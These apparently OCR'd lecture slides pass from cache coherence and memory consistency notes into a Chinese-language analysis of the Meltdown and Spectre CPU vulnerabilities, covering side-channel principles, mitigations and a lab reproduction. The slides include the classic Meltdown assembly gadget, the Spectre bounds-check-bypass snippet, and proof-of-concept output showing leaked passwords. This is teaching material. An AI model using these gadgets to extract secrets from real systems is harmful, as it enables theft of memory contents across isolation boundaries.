    - Requesting node is sent the requested data and is made the only sharing node, block is now shared
  - Write miss
    - The requesting node is sent the requested data and becomes the sharing node, block is now exclusive
- For shared block:
  - Read miss
    - The requesting node is sent the requested data from memory, node is added to sharing set
  - Write miss
    - The requesting node is sent the value, all nodes in the sharing set are sent invalidate messages, sharing set only contains requesting node, block is now exclusive

Directory protocol

- For exclusive block:
  - Read miss
    - The owner is sent a data fetch message, block becomes shared, owner sends data to the directory, data written back to memory, sharers set contains old owner and requestor
  - Data write back
    - Block becomes uncached, sharer set is empty
  - Write miss
    - Message is sent to old owner to invalidate and send the value to the directory, requestor becomes new owner, block remains exclusive

Memory Consistency

- Example:

Processor 1:	Processor 2:
A=0	B=0
…	…
A=1	B=1
if (B==0) …	if (A==0) …

- Sequential consistency (reduces potential performance):
  - Result of execution should be the same as long as:
    - Accesses on each processor were kept in order
    - Accesses on different processors were arbitrarily interleaved

Relaxed Consistency Models


- Key idea: allow reads and writes to complete out of order, but to use synchronization operations to enforce ordering

Relaxed Consistency Models

- Rules:
  - X → Y
    - Operation X must complete before operation Y is done
    - Sequential consistency requires:
      - R → W, R → R, W → R, W → W
  - Relax W → R
    - “Total store ordering”
  - Relax W → W
    - “Partial store order”
  - Relax R → W and R → R
    - “Weak ordering” and “release consistency”

CPU漏洞实战分析

Meltdown & Spectre



目 录
CONTENTS

PART ONE


漏洞介绍

相关背景


缓存（Cache）：CPU 和主存之间数据交互的桥梁

- 存储敏感数据、密钥等信息而**不易被察觉**
  - 一旦受攻击，敏感信息易被泄露
- 不同应用的数据**共享**同一块缓存且可以互相**替换**
  - 突破安全隔离边界


缓存侧信道攻击指攻击者利用访存时延差异推测受害者的访存行为或泄露机密信息，其具有**细粒度、高隐蔽性**等特点。针对处理器缓存的攻击很容易突破安全隔离边界实现**敏感数据泄露**，同时可以**跨平台和CPU**，影响范围广。




计算机存储层次结构



处理器核心间缓存共享



处理器间缓存共享




核心内进程间缓存共享

漏洞介绍

2018年1月4日，Jann Horn等安全研究者披露了“Meltdown”(CVE-2017-5754)和“Spectre”(CVE-2017-5753 & CVE-2017-5715)两组CPU特性漏洞。相关漏洞利用了芯片硬件层面执行加速机制的实现缺陷，实施侧信道攻击，可以间接通过 CPU 缓存读取系统内存数据，其直接危害是将可能造成CPU运作机制上的信息泄露，低权级的攻击者可以通过漏洞来远程泄露用户信息或本地泄露更高权级的内存信息。


漏洞介绍


Meltdown 能够在linux、macos、windows等主流OS上，利用intel的CPU漏洞，来突破内存独立性的限制，能够通过用户程序去访问整个内核空间和其他用户其他程序的空间。其问题的根源在于利用了Intel CPU的乱序执行技术，通过对内存的响应时间差来建立一个侧信道攻击，破坏了位于用户和操作系统之间的基本隔离，“熔化”了由硬件来实现的安全边界，因此低权限用户级别的应用程序可以实现“越界”访问系统级的内存，造成数据的泄露。



Spectre则是破坏了不同应用程序之间的隔离。问题的根源在于预测执行（speculative execution），这是一种优化技术，处理器会推测在未来有用的数据并执行计算。这种技术的目的在于提前准备好计算结果，当这些数据被需要时可立即使用。在此过程中，Intel没有很好地将低权限的应用程序与访问内核内存分开，这意味着攻击者可以使用恶意应用程序来获取应该被隔离的私有数据。


CPU缓存缺陷分析





对于具有预测执行能力的处理器，在实际CPU执行过程中指令4所需的内存加载环节不依赖于指令3是否能够正常执行，而且从内存到缓存加载这个环节不会验证访问的内存是否合法有效。即使指令3出现异常，指令4无法执行，但指令4所需的内存数据已加载到CPU缓存中，这一结果导致指令4即使加载的是无权限访问的内存数据，该内存数据也会加载到CPU缓存中，因为CPU是在缓存到寄存器这个环节才去检测地址是否合法，而CPU分支预测仅仅是完成内存到CPU缓存的加载，实际指令4并没有被真正的执行，因此非法访问并未触发异常的。

CPU缓存缺陷分析




CPU缓存过程对于用户是不可访问的，只有将具体的数据放到CPU寄存器中用户才拥有访问权限，同时用户态程序也没有权限访问内核内存中的数据，因此CPU采用这种逻辑是没有问题的，但是如果有方法可以得到CPU缓存中的数据，那么这种逻辑就存在缺陷。

侧信道攻击缓存

多核之间实现cache数据共享，从而有效改善了CPU与内存访问速度之间的矛盾。而cache命中和失效对应响应时间有差别，缓存侧信道攻击正是利用CPU缓存与系统内存的读取的时间差异，从而变相猜测出CPU缓存中的数据，结合前边的缓存缺陷部分内容，产生如右图的结果。

对于CPU缓存中的数据，在用户态和内核态都是无法正常访问的，除非当CPU缓存中的数据保存到寄存器中时，会被正常的读取；除此之外，是可以通过侧信道的方式读取CPU的缓存的。




Meltdown

Meltdown 漏洞原理

Meltdown攻击利用现代CPU中乱序执行（out-of-order execution）的特性，彻底攻破原本由硬件保证的内存隔离，使得一个仅仅具有普通进程权限的攻击者可以用简单的方法来读取内核内存。

乱序执行是指当CPU中的某些指令需要等待某些资源，比如内存读取时，CPU不会在当前指令停止，而是利用空闲的计算能力继续执行后续的指令。这大大地增加了计算能力的利用率，从而提升了CPU性能。在支持乱序执行的CPU上，指令的执行并不是顺序进行的。比如后面的指令可能在前面指令执行结束之前就开始执行。然而，为了保证程序的正确性，指令retirement必须是顺序进行的，而CPU的安全检查是在指令retirement时才会进行。这样的结果是，在CPU对某一条指令进行安全检查之前，一部分在该指令后面的指令会由于CPU的乱序执行而被提前执行。

Meltdown 攻击过程



每个阶段执行的操作如下：

1）获取指令，解码后存放到执行缓冲区Reservations Stations；

2）乱序执行指令，结果保存在一个结果序列中；

3）退休期Retired Circle，重新排列结果序列及安全检查（如地址访问的权限检查），提交结果到寄存器。

Meltdown 攻击示例

```
1.  ;rcx = kernel address
2.  ;rbx = probe array
3.  mov al, byte [rcx]
4.  shl rax, 0xc  //一个内存页大小为 4KB，将 rax 值乘 4096，便于下一条指令实现对探测数组
    probe_array(rbx[al*4096])
5.  mov rbx, qword [rbx + rax] //的访问，对于不同的 al 值，将导致不同的内存页被访问并存放到
    CPU 缓存中
```

Meltdown漏洞的利用过程有4个步骤：

1) 指令获取解码；


2) 乱序执行3条指令，指令4和指令5要等指令3中的读取内存地址的内容完成后才开始执行，指令5会将要访问的rbx数组元素所在的页加载到CPU Cache中；

3) 对2)的结果进行重新排列，对3-5条指令进行安全检测，发现访问违例，会丢弃当前执行的所有结果，恢复CPU状态到乱序执行之前的状态，但是并不会恢复CPU Cache的状态；

4) 通过缓存侧信道攻击，不断遍历加载rbx[al*4096]，由于该数据此时已经在缓存中，攻击者总会遍历出一个加载时间远小于其它的数据，推测哪个内存页被访问过了，从而推断出被访问的内核内存数据。

漏洞验证

```
f94b7690: e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 e5 |................|
f94b76a0: e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 e5 |................|
f94b76b0: 70 52 b8 6b 96 7f XX XX  XX XX XX XX XX XX XX XX |pR.k............|
f94b76c0: 09 XX XX XX XX XX XX XX  XX XX XX XX XX XX XX XX |................|
f94b76d0: XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX XX |................|
f94b76e0: XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX 81 |................|
f94b76f0: 12 XX e0 81 19 XX e0 81  44 6f 6c 70 68 69 6e 31 |........Dolphin1|
f94b7700: 38 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 e5 |8...............|
f94b7710: 70 52 b8 6b 96 7f XX XX  XX XX XX XX XX XX XX XX |pR.k............|
f94b7720: XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX XX |................|
f94b7730: XX XX XX XX 4a XX XX XX  XX XX XX XX XX XX XX XX |....J...........|
f94b7740: XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX XX |................|
f94b7750: XX XX XX XX XX XX XX XX  XX e0 81 69 6e 73 74 |............inst|
f94b7760: 61 5f 30 32 30 33 e5 e5  e5 e5 e5 e5 e5 e5 e5 e5 |a_0203..........|
f94b7770: 70 52 18 7d 28 7f XX XX  XX XX XX XX XX XX XX XX |pR.}(...........|
f94b7780: XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX XX |................|
f94b7790: XX XX XX XX 54 XX XX XX  XX XX XX XX XX XX XX XX |....T...........|
f94b77a0: XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX XX |................|
f94b77b0: XX XX XX XX XX XX XX XX  XX XX XX 73 65 63 72 |............secr|
f94b77c0: 65 74 70 77 64 30 e5 e5  e5 e5 e5 e5 e5 e5 e5 e5 |etpwd0..........|
f94b77d0: 30 b4 18 7d 28 7f XX XX  XX XX XX XX XX XX XX XX |0..}(...........|
f94b77e0: XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX XX |................|
f94b77f0: XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX XX |................|
f94b7800: e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 e5 |................|
f94b7810: 68 74 74 70 73 3a 2f 2f  61 64 64 6f 6e 73 2e 63 |https://addons.c|
f94b7820: 64 6e 2e 6d 6f 7a 69 6c  6c 61 2e 6e 65 74 2f 75 |dn.mozilla.net/u|
f94b7830: 73 65 72 2d 6d 65 64 69  61 2f 61 64 64 6f 6e 5f |ser-media/addon_|
f94b7840: 69 63 6f 6e 73 2f 33 35  34 2f 33 35 34 33 39 39 |icons/354/354399|
f94b7850: 2d 36 34 2e 70 6e 67 3f  6d 6f 64 69 66 69 65 64 |-64.png?modified|
f94b7860: 3d 31 34 35 32 32 34 34  38 31 35 XX XX XX XX XX |=1452244815.....|
```



缓解措施

KAISER：一种内核修改，无需内核映射到用户空间。

问题：存在一些限制。由于x86架构的设计，需要在用户空间中映射多个权限内存位置。这会留下Meltdown的残留攻击面，即，这些存储位置仍然可以从用户空间读取。

Spectre

Spectre 漏洞原理

Spectre攻击利用了CPU的预测执行对系统进行攻击。预测执行是另外一种CPU优化特性。在分支指令执行时，由于分支指令执行可能需要内存读取（上百个CPU周期），在分支指令执行结束之前，CPU会预测哪一个分支会被运行，提取相应的指令代码并执行，以提高CPU指令流水线的性能。

CPU的预测执行是通过分支预测单元(BPU)进行的。BPU储存了某个分支指令最近执行过的分支跳转的结果。CPU的预测执行遇到分支指令时，会根据BPU的预测结果进行跳转。当预测执行发现预测错误时，预测执行的结果将会被丢弃，CPU的状态会被重置。然而，与乱序执行类似，预测执行对CPU缓存的影响会被保留。Spectre和Meltdown攻击在这一点上比较类似。

Spectre 攻击过程


Spectre攻击主要分为三个阶段：

- 训练CPU的分支预测单元（BPU），使其在运行漏洞利用代码时会进行特定的预测执行；
- 预测执行使得CPU将要访问的地址的内容读取到CPU Cache中；
- 通过缓存测信道攻击，可以知道哪一个数组元素被访问过，也即对应的内存页存放在CPU Cache中，从而推测出地址的内容。

Spectre 攻击示例

```
1.  if(x<array1_size){
2.      y=array2[array1[x]*256];
3.      //do something using Y that is
4.      //observable when speculatively executed
5.  }
```

漏洞验证


tracy@ubuntu:~/Desktop/spectre-attack$ ./test 400de8 24
Secret is 'Test For spectre-attack!' in memory, Addr is 602140.
Reading 24 bytes:
Reading at malicious_x = 0xffffffffffdfed48... Success: 0x54='T' score=11
Reading at malicious_x = 0xffffffffffdfed49... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffffffffdfed4a... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffffffffdfed4b... Success: 0x74='t' score=7 (second best: 0x75 score=1)
Reading at malicious_x = 0xffffffffffdfed4c... Success: 0x20=' ' score=2
C:\Users\Administrator\Desktop\spectre-attack>test
Secret is 'Test For spectre-attack!' in memory, Ad
Reading 24 bytes:
Reading at malicious_x = 0xfb0... Success: 0x54='
Test For spectre-attack!
pwd
Unlock Password Manager
Unlock
Terminal
File Edit View Search Terminal Help
mschwarz@lab06:~/Documents$ taskset 0x1 ./reader 0x3c80e8040
0xffff8803c80e8040
this is my secret password
best: 0x01 score=2)
best: 0x00 score=2)
best: 0x01 score=1)
nd best: 0x01 score=59)
best: 0x01 score=1)
d best: 0x62 score=5)
best: 0x01 score=2)
Hmm, this does r
eally work!

缓解措施

1）序列化指令：限制预测执行。

问题：无法在所有CPU或系统配置中工作。

2）插入推测执行阻止指令：在每个条件分支及其目标之后的指令处插入此指令。

问题：严重降低性能。

3）微代码修复现有处理器

问题：修补程序可能会阻止推测执行或阻止推测内存读取，但这会极大地破坏性能。

漏洞比较

Meltdown & Specter

1） Meltdown： 依赖乱序执行

Spectre ： 使用分支预测来实现推测执行

2） Meltdown： 利用了Intel处理器特有的提权漏洞，该漏洞导致推测性执行的指令可以绕过内存保护。从用户空间访问内核内存，这种访问会导致异常，但是在异常被发布之前，访问之后的代码会通过缓存信道泄漏被访问内存的内容。

Spectre ： Spectre的利用难度要大很多，对分支预测的利用，无论是分析成本，还是攻击成本，都大了不少，包括 AMD、ARM、Intel等在内的大多数处理器都存在该漏洞。此外，被广泛用于缓解 Meltdown 攻击的KAISER补丁并不能防止 Spectre 攻击。

漏洞复现

实验环境

工具清单	
虚拟机	VMware Workstation11.0.0
系统镜像1	ubuntu-16.04.3-desktop-amd64.iso
内核版本1	Linux ubuntu 4.13.0-41-generic
系统镜像2	CentOS-7-x86_64-DVD-1708.iso
内核版本2	Linux localhost.localdomain 3.10.0-693.el7.x86_64
物理处理器型号	Intel（R）Core（TM） i5-7300HQ @2.5GHZ

漏洞检测

- **CVE-2017-5753越界检查绕过（Spectre变种1）**

  影响：内核和所有软件

  缓解：使用修改后的编译器重新编译软件和内核，该编译器将LFENCE操作码引入到生成的代码中的适当位置

  缓解的性能影响：可以忽略不计

- **CVE-2017-5715命令注入（Spectre变种2）**

  影响：内核

  缓解1：通过微代码更新的新操作码，应由最新的编译器使用以保护BTB（通过刷新间接分支预测器）

  缓解2：将“retpoline”引入编译器，并使用它重新编译软件/操作系统

  缓解的性能影响：缓解1高，缓解介质2，具体取决于CPU

- **CVE-2017-5754流氓数据缓存加载（Meltdown）**

  影响：内核

  缓解：更新内核（使用PTI / KPTI补丁），更新内核就足够了；缓解的性能影响：低到中等

- **CVE-2018-3640流氓系统寄存器读取（变体3a）**

  影响：TBC

  缓解：仅限微码更新；缓解的性能影响：可以忽略不计

- **CVE-2018-3639随机存储绕过（变体4）**

